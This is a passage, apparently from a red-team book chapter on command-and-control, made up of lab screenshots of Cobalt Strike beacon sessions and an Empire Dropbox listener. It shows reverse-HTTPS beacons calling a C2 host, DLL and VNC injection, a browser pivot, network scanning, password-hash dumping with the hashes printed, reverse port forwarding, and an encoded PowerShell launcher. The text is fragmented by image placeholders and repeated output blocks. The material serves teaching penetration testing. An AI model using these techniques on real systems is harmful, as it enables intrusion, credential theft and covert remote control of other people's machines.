

```


himanshu beacon> spawnas L33T\John mnbMNBkjlKJpoiP0I098098
[*] Tasked beacon to spawn windows/beacon_https/reverse_https (192.168.2.7:443) as L33T\John
[+] host called home, sent: 3705 bytes
himanshu beacon> spawn Revhttps
[*] Tasked beacon to spawn (x86) windows/beacon_https/reverse_https (192.168.2.7:443)
[+] host called home, sent: 562 bytes
beacon> browserpivot 140 x86
[*] Injecting browser pivot DLL into 140
[+] Browser Pivot HTTP proxy is at: 192.168.2.7:8888
[+] started port forward on 14255 to 127.0.0.1:14255

```



```
beacon> desktop
[*] Tasked beacon to inject VNC server
[+] host called home, sent: 344 bytes
[+] started port forward on 9642 to 127.0.0.1:9642
```






Scan	
address	netmask
192.168.2.0	255.255.255.0

Ports:	<input type="text" value="1-1024,3389,5000-6000"/>
Max Sockets:	<input type="text" value="1024"/>
Discovery:	<input type="text" value="arp"/>

```
beacon> portscan 192.168.2.0-192.168.2.255 1-1024,3389,5000-6000 arp 1024
[*] Tasked beacon to scan ports 1-1024,3389,5000-6000 on 192.168.2.0-192.168.2.255
[+] host called home, sent: 75325 bytes
[+] received output:
(ARP) Target '192.168.2.14' is alive. 08-00-27-2D-4D-E0
(ARP) Target '192.168.2.1' is alive. B8-C1-A2-3D-B2-1C
(ARP) Target '192.168.2.5' is alive. 08-00-27-25-7C-77
(ARP) Target '192.168.2.8' is alive. 28-F0-76-48-E9-A4
(ARP) Target '192.168.2.17' is alive. 08-00-27-0D-93-D4
(ARP) Target '192.168.2.2' is alive. 70-77-81-55-2D-29
(ARP) Target '192.168.2.3' is alive. F0-C7-7F-4C-47-10
(ARP) Target '192.168.2.6' is alive. 94-65-2D-74-5A-63
(ARP) Target '192.168.2.7' is alive. 30-35-AD-BD-C2-6E
(ARP) Target '192.168.2.9' is alive. 5C-F9-38-8C-84-94
```



Event Log X Beacon 192.168.2.14@3212 X		Processes 192.168.2.14@3212 X				
PID	PPID	Name	Arch	Session	User	
0	0	[System Process]				
4	0	System				
268	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	
340	332	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	
388	332	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	
400	380	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	
440	380	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	
472	388	services.exe	x64	0	NT AUTHORITY\SYSTEM	
496	388	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	
508	388	lsn.exe	x64	0	NT AUTHORITY\SYSTEM	
620	472	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
676	472	VBoxService.exe	x64	0	NT AUTHORITY\SYSTEM	
728	472	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
840	472	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
924	472	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
956	472	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
312	472	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1004	472	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
1128	472	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	
1156	472	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1280	472	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1880	472	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	

Kill Refresh Inject Log Keystrokes Screenshot Steal Token Help

PT *
PT-PC

Interact

Access
Explore
Pivoting
Spawn
Session

```

beacon> sleep 0
[*] Tasked beacon to become interactive

```



```
beacon> help
```

Beacon Commands

=====

Command	Description
browserpivot	Setup a browser pivot session
bypassuac	Spawn a session in a high integrity process
cancel	Cancel a download that's in-progress
cd	Change directory
checkin	Call home and post data
clear	Clear beacon queue
covertvpn	Deploy Covert VPN client
cp	Copy a file
dcsync	Extract a password hash from a DC
desktop	View and interact with target's desktop
dllinject	Inject a Reflective DLL into a process
download	Download a file
downloads	Lists file downloads in progress

```
beacon> pwd
```

```
[*] Tasked beacon to print working directory
```

```
[+] host called home, sent: 8 bytes
```

```
[*] Current directory is C:\Windows\system32
```

```
[PT-PC] PT */5968
```

```
beacon>
```

```
himanshu beacon> hashdump
```

```
[*] Tasked beacon to dump hashes
```

```
[+] host called home, sent: 165018 bytes
```

```
[+] received password hashes:
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
Himanshu:1004:aad3b435b51404eeaad3b435b51404ee:a74f5eb76e71cb232b27c632d263a846:::
```

```
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:4a9dcb2e71b1ab0ea267bbbef590a679:::
```

```
PT:1001:aad3b435b51404eeaad3b435b51404ee:ee206513a3facf8228b7dbbfff8302cef:::
```

```
[+] received password hashes:
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```



```
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
Himanshu:1004:aad3b435b51404eeaad3b435b51404ee:a74f5eb76e71cb232b27c632d263a846:::
```

```
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:4a9dcb2e71b1ab0ea267bbbef590a679:::
```



```
PT:1001:aad3b435b51404eeaad3b435b51404ee:ee206513a3facf8228b7dbbfff8302cef:::
```

```
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 14 bytes
[+] received output:
pt-pc\pt
```





```
[MacBook-Air:~ Himanshu$ nmap -sV -Pn 192.168.2.0/24 --proxy socks4://192.168.2.7]:51079
```

```
Starting Nmap 7.12 ( https://nmap.org ) at 2018-09-16 19:25 IST
```



```
beacon> rportfwd 80 192.168.2.7 8080
[+] started reverse port forward on 80 to 192.168.2.7:8080
[*] Tasked beacon to forward port 80 to 192.168.2.7:8080
[+] host called home, sent: 10 bytes
```



Setup Interface

Start a network interface and listener for CovertVPN. When a CovertVPN client is deployed, you will have a layer 2 tap into your target's network.

Interface:

MAC Address:

Local Port:




Channel:



Deploy VPN Client

IPv4 Address	IPv4 Netmask	Hardware MAC
192.168.2.14	255.255.255.0	08:00:27:2D:4D:E0

Local Interface:

☒ Clone host MAC address






```

ping_aliases.cna
#author bluescreenofjeff

#alias for "qping" to "shell ping -n 1 [target]" and "smbscan" to "portscan [target] 445 none"

#register help
beacon_command_register("qping", "send one ping packet with shell",
    "Synopsis: qping [target]\n\n" .
    "Send one ping packet with the command: shell ping -n 1 [target]");

#setting the alias
alias qping {
    binput($1,"shell ping -n 1 $2");
    bshell($1,"ping -n 1 $2");
}

#register help
beacon_command_register("smbscan", "portscans port 445 without ping discovery",
    "Synopsis: smbscan [target]\n\n" .
    "Scans SMB with the command: portscan [targets] none\n\n" .
    "[targets] is a comma separated list of hosts to scan. You may also specify\n" .
    "IPv4 address ranges (e.g., 192.168.1.128-192.168.2.240, 192.168.1.0/24)");

#setting the alias
alias smbscan {
    binput("portscan $1 445 none");
    bportscan($1, $2, "445", "none");
}

```

```

beacon> qping 8.8.8.8
beacon> shell ping -n 1 8.8.8.8
[*] Tasked beacon to run: ping -n 1 8.8.8.8
[+] host called home, sent: 25 bytes
[+] received output:

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=2ms TTL=122

Ping statistics for 8.8.8.8:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 2ms, Maximum = 2ms, Average = 2ms

```

```
beacon> pspine
beacon> ps
[+] host called home, sent: 12 bytes
[DFX-PC] dfx/2532
beacon>
```

Event Log X		Script Console X		Scripts X		Beacon 192.168.0.95@2532 X		Processes 192.168.0.95@2532 X	
PID		PPID		Name				Arch	
0		0		[System Process]					
4		0		System					
268		4		smss.exe					
336		328		csrss.exe					
372		364		csrss.exe					
396		328		wininit.exe					
404		364		winlogon.exe					
464		396		services.exe					
480		396		lsass.exe					
488		396		lsm.exe					
588		464		svchost.exe					
648		464		VBoxService.exe					
712		464		svchost.exe					
844		464		svchost.exe					
880		464		svchost.exe					

Kill


Refresh

Inject

Log Keystrokes

Screenshot

Chapter 10: C2 - Master of Puppets



```
(Empire) > listeners
```

```
[*] Active listeners:
```

Name	Module	Host	Delay/Jitter	KillDate
Empire	http	http://10.10.10.10:443/	5/0.0	
DeathStar	http	https://10.10.10.10:443	5/0.0	

```
(Empire: listeners) > uselistener dbx
```

```
(Empire: listeners/dbx) >
```

```
(Empire: listeners/dbx) > info

Name: Dropbox
Category: third_party


Authors:
  @harmj0y

Description:
  Starts a Dropbox listener.

Dropbox Options:

  Name      Required  Value                                     Description
  ----      -
  SlackToken False     Your SlackBot API token to communicate with your Slack instance.
  DefaultProfile True      /admin/get.php,/news.php,/login/process.php/Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
                                     Default communication profile for the agent.

  KillDate   False     Date for the listener to exit (MM/dd/yyyy).
  Name       True      dropbox                               Name for the listener.
  ResultsFolder True     /results/                             The nested Dropbox results folder.
  Launcher   True     powershell -noP -sta -w 1 -enc       Launcher string.
  DefaultDelay True     60                                    Agent delay/reach back interval (in seconds).
  TaskingsFolder True     /taskings/                           The nested Dropbox taskings folder.
  APIToken   True     Authorization token for Dropbox API communication.
  WorkingHours False    Hours for the agent to operate (09:00-17:00).
  DefaultJitter True     Jitter in agent reachback interval (0.0-1.0).
  SlackChannel False    The Slack channel or DM that notifications will be sent to.
  StagingKey True     Staging key for initial agent negotiation.
  PollInterval True     5                                    Polling interval (in seconds) to communicate with the Dropbox Server.
  DefaultLostLimit True     10                                 Number of missed checkins before exiting
  StagingFolder True     /staging/                           The nested Dropbox staging folder.
  BaseFolder True     /Empire/                             The base Dropbox folder to use for comms.
```



